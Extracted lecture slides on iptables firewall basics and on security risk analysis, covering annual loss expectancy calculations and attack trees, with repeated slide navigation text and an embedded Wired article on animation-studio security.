
iptables provides a mechanism of three separate firewall or filtering (in-built) chains to police various kinds of network traffic:

- INPUT: packets being routed to the firewall device itself.
- OUTPUT: packets being routed from the firewall device itself.
- FORWARD: packets being routed beyond the firewall device.
- User-Defined: human friendly classification. Packets are bound to either INPUT, OUTPUT or FORWARD chains.

[Table][Chain][Filter Conditions][Target Action]

iptables
▷ Rule Components
Active Rule-Set
Summary

Linux iptables (filter table) Packet Traversal



[Table][Chain][Filter Conditions][Target Action]

There are two approaches when applying a chain policy:

- *Deny everything by default*, whereby packets that are not matched by a rule in a chain are then dropped. This approach is recommended as best practice.
- *Accept everything by default*, whereby packets that have not been explicitly dropped by rules within a chain are then accepted as a result of the default policy.

Chain Commands

iptables

▷ Rule Components

Active Rule-Set

Summary

- P, --policy
- F, --flush
- Z, --zero
- A, --append
- D, --delete
- I, --insert
- R, --replace
- N, --new-chain
- X, --delete-chain
- E, --rename-chain

Detailed descriptions can be found in the iptables(8) - Linux man page

[Table][Chain][Filter Conditions][Target Action]

iptables
▷ Rule Components
Active Rule-Set

Summary

Packets are matched against a set of filter conditions (or packet criteria).

Each packet header that the firewall intercepts will be inspected according to the rule conditions specified.

Consult the iptables(8) - Linux man page for additional information and filter conditions. Examples on next slide.

[Table][Chain][Filter Conditions][Target Action]

iptables

▷ Rule Components

Active Rule-Set

Summary

- `-s, --source`: Source IP Address filtering.
- `-d, --destination`: Destination IP Address filtering.
- `-p, --protocol`: Protocol filtering.
- `-i, --in-interface`: Inbound interface filtering.
- `-o, --out-interface`: Outbound interface filtering.
- `--tcp-flags`: Flag attribute filtering.
- `-m limit --limit`: Rate of packet flow filtering.
- `-m state --state`: Stateful connection filtering.
- `-m string -string`: Application layer payload filtering.
- `-m layer7 --l7proto`: Application layer payload filter.

[Table][Chain][Filter Conditions][Target Action]

iptables provides a mechanism of packet authorisations.

When a filter condition matches a packet traversing a particular chain, a firewall target action specifies the fate of that packet.

Example target actions:

- ACCEPT: permit the packet.
- DROP: block the packet.
- REJECT: block the packet but send an appropriate response packet.
- LOG: record the packet.
- RECORD: Continue processing packet within calling chain.

Consult the `iptables(8)` - Linux man page for additional target actions.

View the Active Set of iptables Rules

iptables
Rule Components
▷ Active Rule-Set
Summary

iptables commands:

- L, --list
- v, --verbose
- n, --numeric
- x, --exact

```
sudo iptables -L -v
```

Chain INPUT (policy ACCEPT 0 packets, 0 bytes)								
pkts	bytes	target	prot	opt	in	out	source	destination
Chain OUTPUT (policy ACCEPT 0 packets, 0 bytes)								
pkts	bytes	target	prot	opt	in	out	source	destination
Chain FORWARD (policy ACCEPT 0 packets, 0 bytes)								
pkts	bytes	target	prot	opt	in	out	source	destination

Note, the above iptables configuration has no active firewall rules and is configured with an *accept everything by default* policy!

iptables
Rule Components
Active Rule-Set

▷ Summary

Summary

Summary

Summary

iptables
Rule Components
Active Rule-Set

▷ Summary

▷ Summary

Provided an overview of iptables regarding the firewall (only) aspects.

Principles of Security Risk Analysis

Simon Foley,
Department of Computer Science,
University College Cork
`s.foley@cs.ucc.ie`

March 11, 2014

▷ Risk

Risk Assessment

Single Loss

Expectancy

Threat Likelihood

Expected Loss

Attack Trees

ERM

Compliance

Risk

A risk is a potential problem that a system or its users may experience. We are interested in security risk.

The risk can be due to some *vulnerability* in the way that the system and/or its users operate. Vulnerabilities can be technical (eg a buffer-overflow, badly configured ACL, weak-password, etc.), or non-technical (unlocked door, poorly trained staff, etc).

A vulnerability can be exploited by an attacker, leading to a *threat*, which we need to mitigate by

- avoiding* the risk by changing security requirements.
- transferring* the risk by allocating to some other system/user (or insurance).
- assume* the risk by accepting it, controlling it and preparing to deal with the loss if it occurs.

One way of avoiding risk ...

Risk

Risk Assessment

Single Loss

Expectancy

Threat Likelihood

Expected Loss

Attack Trees

ERM

Compliance

The screenshot shows a web browser window displaying a Wired article. The browser's address bar shows the URL: <http://www.wired.com/culture/lifestyle/news/2001/03/42578>. The Wired logo is prominent at the top left of the page. The article title is "Animated Response to Security" by Robin Clewley, dated 03.27.01. The article text discusses security measures in the animation industry, mentioning Pixar Animation Studios and the high-stakes nature of the business. On the right side of the page, there are links for "Email Article", "Print", "Full Page", and "Comments". Below these links is a "Most Popular" and "Most Commented" section with a list of 10 items. The browser's status bar at the bottom shows the text: "A screenwriter hired for a live-action film or a television episode works with a faster".

Animated Response to Security

http://www.wired.com/culture/lifestyle/news/2001/03/42578

W I R E D

SUBSCRIBE >> SECTIONS >> BLOGS >> REVIEWS >> VIDEO >> HOW-TOS >> MAGAZINE >>

RSS Feeds [] All Wired [v] GO

CULTURE : LIFESTYLE

Animated Response to Security

Robin Clewley 03.27.01

Imagine working in a place where your desktop computer restricts access. No personal e-mail. No Internet.

Imagine rules enforced where -- not only are you not allowed to tell outsiders what goes on within your walls -- you're not even allowed to tell colleagues working at the same place on the very same project.

Tough new security precautions at the FBI? Nope. Just standard procedure in the paranoid world of animation.

"We don't want the rug taken out from under us," said Ken Schretzmann, an editor at Pixar Animation Studios.

Animators say tight security is necessary in the business, in large part because much of a film's success is dependent on how fresh the latest technology or innovation is.

Schretzmann noted that the length of time it takes to create an animated film -- often three or four years -- means much more security is needed to prevent leaks. For projects that can cost more than \$100 million to produce, this is a high-stakes business.

So while most technology-dependent businesses ask employees to sign strict confidentiality agreements, the animation business routinely goes the extra mile. Companies place long-distance restrictions on telephones, limit Internet access and, occasionally, forbid communication between employees working on the same project.

A screenwriter hired for a live-action film or a television episode works with a faster

Email Article
Print
Full Page
Comments

Most Popular Most Commented

1. Animation of Giant Iceberg Collision as Seen From Space
2. High-End Hemp Speakers Are All the Buzz
3. How Big Waves Go Rogue
4. Android Phone Grows Up, Becomes Brain for Real Robot
5. Blind Camera Takes Photos From Other Side of the World
6. Review: Beautiful, Boring Final Fantasy XIII Loses RPG Magic
7. Here's the Google Phone Apple Wants You to Have
8. Earth's Magnetic Field Is 3.5 Billion Years Old
9. Pulp Posters: 13 Variations on Inglourious Basterds Theme
10. The Key to Apple's iPad? Uh-Oh, It's Magic

Risk

▷ Risk Assessment

Single Loss

Expectancy

Threat Likelihood

Expected Loss

Attack Trees

ERM

Compliance

Steps

- Identify Assets.
- Determine Vulnerabilities.
- Estimate likelihood of threat
- Compute Expected Loss
- Survey and select new security controls.
- Project annual savings of control.

Risk assessment is an ongoing process.

Risk Assessment: Identify Assets

Risk

▷ Risk Assessment

Single Loss

Expectancy

Threat Likelihood

Expected Loss

Attack Trees

ERM

Compliance

Decide what we need to protect. This may be hardware, software, people, data, resources, etc.

For example, the asset might be a corporate web server that provides information for a web-based shop-front.

Risk Assessment: Determine Vulnerabilities

Risk

▷ Risk Assessment

Single Loss

Expectancy

Threat Likelihood

Expected Loss

Attack Trees

ERM

Compliance

We need to predict what damage might occur to the assets.

A vulnerability is any situation that could cause loss of, for example, confidentiality, integrity or availability.

A variety of methodologies can be used to help identify vulnerabilities, such as Hazard Analysis and Fault Trees.

Sample vulnerabilities that affect the corporate web server:

- poor physical security (theft)
- server-software failure (eg buffer overflow)
- denial of service (eg SYN flood),
- weak system password

Risk Assessment: Estimate likelihood of threat

Risk

Risk Assessment

Single Loss

▷ Expectancy

Threat Likelihood

Expected Loss

Attack Trees

ERM

Compliance

Determine how likely it is that the vulnerability will be exploited.

This is determined,

- empirically, based on measurements of past security threats, or
- subjectively, using informed estimates based on experience

These are specified as a probability (range [0..1]) of the the threat occurring within some time frame.

This is sometimes called *Single Loss Expectancy*

Risk Assessment: Estimate likelihood of threat

Risk

Risk Assessment

Single Loss

Expectancy

▷ Threat Likelihood

Expected Loss

Attack Trees

ERM

Compliance

For example, in the space of a year, we estimate the probability of

- the server being stolen is $P_1 = 0.001$: the server is in an open-plan office with weak physical access controls to the building.
- compromise due to software vulnerability is $P_2 = 0.0001$: administrators are careful to keep all software patched and up to date. All SQL code has been audited for injection attacks and other vulnerabilities.
- web-site not available due to DOS is $P_3 = 0.001$: there are currently no controls in place to defend against a DOS attack.
- attacker guessing password is $P_4 = 0.0001$: the server uses a proactive password checker, requiring non-dictionary passwords greater than 12 characters long.

Risk Assessment: Compute Expected Loss

- Risk
- Risk Assessment
- Single Loss Expectancy
- Threat Likelihood
- ▷ Expected Loss
- Attack Trees
- ERM
- Compliance

We define:

$$Risk = \sum_{threats} probability\ of\ occurrence \times loss\ value$$

Risk is sometimes referred to as *Annual Loss Expectancy (ALE)*.

We estimate the possible losses related to the threats as follows.

Note that in this scenario the web-server is assumed not to host sensitive data.

- A stolen server costs $V_1 = \$10,000$ to replace. Thus,

$$\begin{aligned} Risk_{stolen} &= P_1 \times V_1 \\ &= 0.001 \times 10,000 \\ &= \$10.0 \end{aligned}$$

Risk Assessment: Compute Expected Loss

Risk

Risk Assessment

Single Loss

Expectancy

Threat Likelihood

▷ Expected Loss

Attack Trees

ERM

Compliance

- During a DOS attack, the server is not available for online sales, resulting in a loss of revenue of $V_2 = \$100,000$.

$$\begin{aligned}Risk_{dos} &= P_3 \times V_2 \\ &= 0.001 \times 100,000 = \$100.00\end{aligned}$$

- An intruder may corrupt/deface web-pages, leading to an estimated loss of $V_3 = \$20,000$. Intrusion may occur via password guessing or via software vulnerability.

$$\begin{aligned}Risk_{intruder} &= (0.0001 + 0.0001) \times 20,000.00 \\ &\approx 0.0002 \times 20,000.00 \\ &= \$4.00\end{aligned}$$

Overall risk is $Risk_{stolen} + Risk_{dos} + Risk_{intruder} = \114.00

Risk Assessment: Survey and select new security controls

- Risk
- Risk Assessment
- Single Loss Expectancy
- Threat Likelihood
- ▷ Expected Loss
- Attack Trees
- ERM
- Compliance

The risk values above give a subjective measure of the different risks in the system. Given a limited budget, we can decide which risks we will address and which risks we may accept.

- $Risk_{stolen} = 10.00$ is moderate, we could transfer this by buying insurance.
- $Risk_{dos} = 100.00$ is relatively high and should be addressed. We could mitigate this by investing in a firewall that provides SYN flood protection and packet rate control.
- $Risk_{intruder} = 4.00$ is low; we could decide to accept this, since it is low, and deploying a stronger authentication mechanisms (eg authentication hardware token) would be expensive relative to the savings.

Risk Assessment: Project annual savings of control

- Risk
- Risk Assessment
- Single Loss Expectancy
- Threat Likelihood
- ▷ Expected Loss
- Attack Trees
- ERM
- Compliance

Suppose that we can buy an insurance policy to cover the theft of our server. The policy costs \$6.00 per annum and covers the entire cost, in event of a loss (\$10,000).

In this case, our policy provides a saving of \$4.00 per annum.

Suppose that the insurance company only covered 90% of the replacement value (\$9,000) for \$6.00 per annum. In this case, the loss value is \$1,000 and risk is

$$risk'_{stolen} = P_1 \times 1,000 = 0.001 \times 1,000 = \$1.00$$

In this case, our policy provides a savings of \$3.00 per annum.

If the insurance was more than \$10.00 per annum, then we should consider mitigating the risk in some other way.

Risk Assessment: Project annual savings of control

- Risk
- Risk Assessment
- Single Loss Expectancy
- Threat Likelihood
- ▷ Expected Loss
- Attack Trees
- ERM
- Compliance

Suppose that a low-cost firewall appliance costs \$150.00 and that when installed it reduces the probability of DOS to 0.00001. With this new control, we have

$$Risk'_{dos} = 0.00001 \times 100,000 = 1$$

In the first year we have a cost saving of $Risk_{dos} - Risk'_{dos} = \99.0 , however, we need to include the cost of the control and thus in the first year, introducing the new control costs us an additional \$51.00.

We carry this \$51.00 over to the second year. Our control has a saving of \$99.00, and thus we have an overall saving of \$48 in the second year.

We have a cost saving of \$99.00 in subsequent years.

Assumes that there is no running costs/etc associated with appliance.

Risk Assessment: Summary

- Risk
- Risk Assessment
- Single Loss Expectancy
- Threat Likelihood
- ▷ Expected Loss
- Attack Trees
- ERM
- Compliance

The above examples (using Annual Loss Expectancy) are very simple. Better economic measures such as Return on Investment (ROI), Net Present Value (NPV).

Can be a useful exercise in identifying potential problems or where best to invest limited budgets. The final values may not be that interesting in themselves, but are useful when comparing risks.

Risk assessment is an ongoing process.

Calculations tend to be subjective (although, historical threat data may be available).

Works well for moderate to high-probability, low-cost risk exposures where the data can be believable.

Does not work so well for very low-probability high-cost exposures as they are more difficult to estimate/believe/justify.

Risk

▷ Attack Trees

Structure

Example

ERM

Compliance

Attack Trees

Attack Trees

Risk

Attack Trees

▷ Structure

Example

ERM

Compliance

A technique for identifying, documenting and analyzing threats.

Attack tree is a tree structure with attacker's goal as the root node. Child nodes are subtasks of their parent.

Each child node is a decomposition of the parent node and are related to each other by either:


- OR relationship: if any of the child node tasks are accomplished then the parent node is successful.
- AND relationship: all the child node tasks must be accomplished for the parent node to be successful.

Originally developed for safety-critical systems and related to fault-trees.

Note that an attack tree does not identify unknown attacks.

Attack Tree Example

Attacker's goal is to get a free TV.



Risk


Attack Trees

▷ Structure

Example

ERM

Compliance



Adding Security Controls to Attack Trees

Risk

Attack Trees

▷ Structure

Example

ERM

Compliance

Add security controls to mitigate the threats in the attack tree.

For example,

- To mitigate [steal-tv from customer] we offer a customer a home delivery service.
- To mitigate [steal from shelf] we install CCTV camera in store AND employ store security.
- To mitigate [steal from delivery truck] we either install CCTV camera in delivery bay OR employ store security at goods entrance.

If we carry out a risk-assessment of these threats then we can use the calculated risk values (Annual Loss Expectancy) to determine the best (cheapest) combination of controls that mitigate the risk to an acceptable level.

Adding Security Controls to Attack Trees: Example

Risk


Attack Trees

Structure

▷ Example

